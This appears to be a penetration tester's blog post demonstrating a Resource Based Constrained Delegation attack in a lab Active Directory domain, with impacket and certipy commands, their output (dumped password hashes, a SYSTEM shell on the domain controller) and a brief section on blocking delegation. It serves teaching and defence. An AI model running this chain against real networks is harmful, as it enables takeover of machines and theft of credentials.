AD Series: Resource Based Constrained Delegation (RBCD)

raxis.com/blog/ad-series-resource-based-constrained-delegation-rbcd

March 12, 2024

In a Windows domain, devices have an *msDS-AllowedToActOnBehalfOfOtherIdentitity* attribute. Per Microsoft, “this attribute is used for access checks to determine if a requestor has permission to act on the behalf of other identities to services running as this account.” In this blog, we will exploit this feature to gain administrative access to a target system in a Resource Based Constrained Delegation (RBCD) attack.

We’ll be using the Active Directory testing environment we setup in the first post in this series.

Tools We’ll Be Using

The Basics of the RBCD Exploit

First we need to have control of an account with an SPN (Service Principal Name). The easiest way to do this for our test is to create a machine account. By default any non-admin user can create up to 10 machine accounts, but this value is set by the *MachineAccountQuota*. You can query this info by using NoPAC scanner.

```
python3 scanner.py Domain/User -dc-ip DC-IP
```


Seeing the MachineAccountQuota above 0 (again default is 10), any user can create a machine account. I used impacket’s addcomputer.py script.

```
addcomputer.py ‘domain/user:Password’ -dc-ip DC-IP
```

```
└─$ addcomputer.py 'ad.lab/special.user:Password5' -dc-ip 10.80.0.2
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account DESKTOP-ERPPSK2W$ with password ApvE6ZwAlfenVpBgkS3uHei4Lmsosp8p.
```

For initial testing I gave the *special.user* user the write privilege over the lab1 machine.

The write privilege is all that is needed to modify the *msDS-AllowedToActOnBehalfOfOtherIdentitity* attribute.



After giving the write privilege to the account, I used rbcd.py script from impacket to modify the attribute and add the created computer account.

```
rbcd.py -delegate-from 'Controlled Account' -delegate-to 'target' -dc-ip DC-IP -action write 'Domain/User:Password'
```

```
└─$ rbcd.py -delegate-from 'DESKTOP-ERPPSK2W$' -delegate-to 'LAB1$' -dc-ip 10.80.0.2 -action write 'ad.lab/special.user:Password5'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] DESKTOP-ERPPSK2W$ can now impersonate users on LAB1$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     DESKTOP-ERPPSK2W$   (S-1-5-21-1181211145-4291815150-757667811-1114)
```

After configuring the attribute, I used impacket's getST.py script to get a Kerberos ticket where we impersonate the administrator user on that device. In this case make sure to use the created machine account to login.

```
getST.py -spn 'cifs/target' -impersonate Target-Account -dc-ip DC-IP 'Domain/User:Password'
```

```
└─$ sudo getST.py -spn 'cifs/LAB1.ad.lab' -impersonate administrator -dc-ip 10.80.0.2 'ad.lab/DESKTOP-ERPPSK2W$:ApvE6ZwAlfenV
pBgkS3uHei4Lmsosp8p'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

In order to use the ticket, first I exported an environment variable that points to the created ticked.

```
export KRB5CCNAME={Ticket}
```

```
└─$ export KRB5CCNAME=administrator.ccache
```

Now that I have the ticket, I can use it with a bunch of tools. I used secretsdump as an example.

```
secretsdump.py administrator@Target -k -dc-ip DC-IP -target-ip Target-IP
```

```
└─$ secretsdump.py administrator@lab1.ad.lab -k -dc-ip 10.80.0.2 -target-ip 10.80.0.3
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2514822a9ceb4d36708b4c7a7e9e6576
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:8303f0573015bc153c0d25260e31ced3:::
test:1002:aad3b435b51404eeaad3b435b51404ee:a4f49c406510bdcab6824ee7c30fd852:::
[*] Dumping cached domain logon information (domain/username:hash)
AD.LAB/raxis:$DCC2$10240#raxis#958e7e78f4e05518d483f4447a66ea00
AD.LAB/backup.admin:$DCC2$10240#backup.admin#cf12a6f7a4d1b728f02c9f385fc9e241
AD.LAB/special.user:$DCC2$10240#special.user#e71b8d2bd968e87e364fb6eb67bf4f57
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

Note: When using the tickets, make sure the target isn't an IP address but rather the domain name (i.e. lab1.ad.lab). You can use the target-ip flag to point to the right computer if names don't resolve. I don't want to admit how long it took me to figure that out.

Playing around with RBCD

Certipy has the ability to access an LDAP shell with a PFX certificate. Say there is web enrollment enabled. As we discussed in the past, you can force the server to authenticate to you then relay it to web enrollment.

```
certipy relay -ca CA-IP
```

```
└─$ certipy relay -ca 10.80.0.7
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Targeting http://10.80.0.7/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Requesting certificate for 'AD\\LAB1$' based on the template 'Machine'
[*] Got certificate with DNS Host Name 'lab1.ad.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lab1.pfx'
[*] Exiting...
```

After a successful relay you can use the saved certificate to access the LDAP shell.

```
certipy auth -pfx Saved-Cert -ldap-shell -dc-ip DC-IP
```

```
└─$ certipy auth -pfx lab1.pfx -ldap-shell -dc-ip 10.80.0.2 -debug
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldap://10.80.0.2:389'
[*] Authenticated to '10.80.0.2' as: u:AD\LAB1$
Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is spec
ified, computer will be created with only a single necessary HOST SPN. Requires LDAPS.
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
 clear_rbcd target - Clear the resource based constrained delegation configuration information.
 disable_account user - Disable the user's account.
```

Once in the LDAP shell you can set up the RBCD attack with the *set_rbcd* command where the first argument is the target device and the second is the controlled account.

```
set_rbcd Target Controlled-Account
```

```
# set_rbcd LAB1$ DESKTOP-0TEKTBYQ$
Found Target DN: CN=LAB1,CN=Computers,DC=ad,DC=lab
Target SID: S-1-5-21-1181211145-4291815150-757667811-1109

Found Grantee DN: CN=DESKTOP-0TEKTBYQ,CN=Computers,DC=ad,DC=lab
Grantee SID: S-1-5-21-1181211145-4291815150-757667811-1115
Currently allowed sids:
    S-1-5-21-1181211145-4291815150-757667811-1114
Delegation rights modified successfully!
DESKTOP-0TEKTBYQ$ can now impersonate users on LAB1$ via S4U2Proxy
```

After setting up the RBCD, it's the same as before using getST to get the ticket and run with it.

```
impacket-getST -spn cifs/target -impersonate Target-Account -dc-ip DC-IP
'Domain/User:Password'
```

```
└─$ impacket-getST -spn cifs/lab1.ad.lab -impersonate administrator -dc-ip 10.80.0.2 'ad.lab/DESKTOP-0TEKTBYQ$:y3Xx07lm6EznCn
fwa616UUbkxHuYW0hQ'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

```
impacket-psexec 'Domain/administrator@Target' -k -no-pass -dc-ip DC-IP -target-ip
Target-IP
```

```
└─$ impacket-psexec 'ad.lab/administrator@lab1.ad.lab' -k -no-pass -dc-ip 10.80.0.2 -target-ip 10.80.0.3
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.80.0.3.....
[*] Found writable share ADMIN$
[*] Uploading file UykRWSlh.exe
[*] Opening SVCManager on 10.80.0.3.....
[*] Creating service jUUx on 10.80.0.3.....
[*] Starting service jUUx.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 10.80.0.3.....
[*] Stopping service jUUx.....
[*] Removing service jUUx.....
[*] Removing file UykRWSlh.exe.....
```

Next I wanted to try the same thing but against the domain controller. So I setup certipy to get a domain controller certificate, as we've previously discussed.

As a note, because it's a domain controller, the template has to be specified as DomainController, but you can still use it to access an LDAP shell.

```
certipy relay -ca CA-IP -template DomainController
```

```
└─$ certipy relay -ca 10.80.0.7 -template DomainController
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Targeting http://10.80.0.7/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Requesting certificate for 'AD\\DC1$' based on the template
'DomainController'
[*] Got certificate with DNS Host Name 'DC1.ad.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc1.pfx'
[*] Exiting...
```

Then, as before, I accessed the LDAP shell and set up the RBCD attack.

```
certipy auth -pfx Saved-Cert -ldap-shell -dc-ip DC-IP
```

```
└─$ certipy auth -pfx dc1.pfx -ldap-shell -dc-ip 10.80.0.2
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Connecting to 'ldap://10.80.0.2:389'
[*] Authenticated to '10.80.0.2' as: u:AD\DC1$
Type help for list of commands

# help
```

```
set_rbcd Target Controlled-Account
```

```
# set_rbcd dc1$ DESKTOP-0TEKTBYQ$
Found Target DN: CN=DC1,OU=Domain Controllers,DC=ad,DC=lab
Target SID: S-1-5-21-1181211145-4291815150-757667811-1000

Found Grantee DN: CN=DESKTOP-0TEKTBYQ,CN=Computers,DC=ad,DC=lab
Grantee SID: S-1-5-21-1181211145-4291815150-757667811-1115
Delegation rights modified successfully!
DESKTOP-0TEKTBYQ$ can now impersonate users on dc1$ via S4U2Proxy

# exit
Bye!
```

Then it's just the same thing as the other tests.

```
impacket-getST -spn cifs/target -impersonate Target-Account -dc-ip DC-IP
'Domain/User:Password'
```

```
└─$ impacket-getST -spn cifs/dc1.ad.lab -impersonate administrator -dc-ip 10.80.0.2 'ad.lab/DESKTOP-0TEKTBYQ$:y3Xx07lm6EznCnf
wa616UUbkxHuYW0hQ'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

```
impacket-psexec 'Domain/administrator@Target' -dc-ip DC-IP -target-ip Target-IP -k
-no-pass
```

```
└─$ impacket-psexec 'ad.lab/administrator@dc1.ad.lab' -dc-ip 10.80.0.2 -target-ip 10.80.0.2 -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.80.0.2.....
[*] Found writable share ADMIN$
[*] Uploading file QsznVilC.exe
[*] Opening SVCManager on 10.80.0.2.....
[*] Creating service UFIy on 10.80.0.2.....
[*] Starting service UFIy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```


Protecting Against RBCD

I made a new user, *protected.user*, to show how to add protections within Active Directory to prevent these attacks. Here I successfully exploit RBCD before adding protections.


```
└─$ impacket-getST -spn cifs/dc1.ad.lab -impersonate protected.user -dc-ip 10.80.0.2 'ad.lab/DESKTOP-0TEKTBYQ$:y3Xx07lm6EznCn
fwa616UUbkxHuYW0hQ'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating protected.user
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in protected.user.ccache
```

As expected, it worked.

Now I checked the box that prevents the account from being delegated.



And then I tried again.



This time the attack didn't work, which is what we were looking for.

Microsoft also has a group called *Protected Users* which should (based on my understanding) enable protections against this and other attacks. While I've been blocked before by that group while performing penetration tests, for some reason, in my lab, adding a user to that group did not actually prevent the attack. I'm not sure why, but it didn't, hence the method I discovered above to be sure the account is protected.

A Final Note

The end result for RBCD really is just getting administrative access to a machine. It's a privilege escalation exploit, and it only works on the machine you're targeting, not across the domain. If you're on a DC then great. But it's still a great way for someone to get admin access to a machine in order to try lateral movement or to access info on that machine during a penetration test.

Want to learn more? Take a look at the first in this Active Directory Series.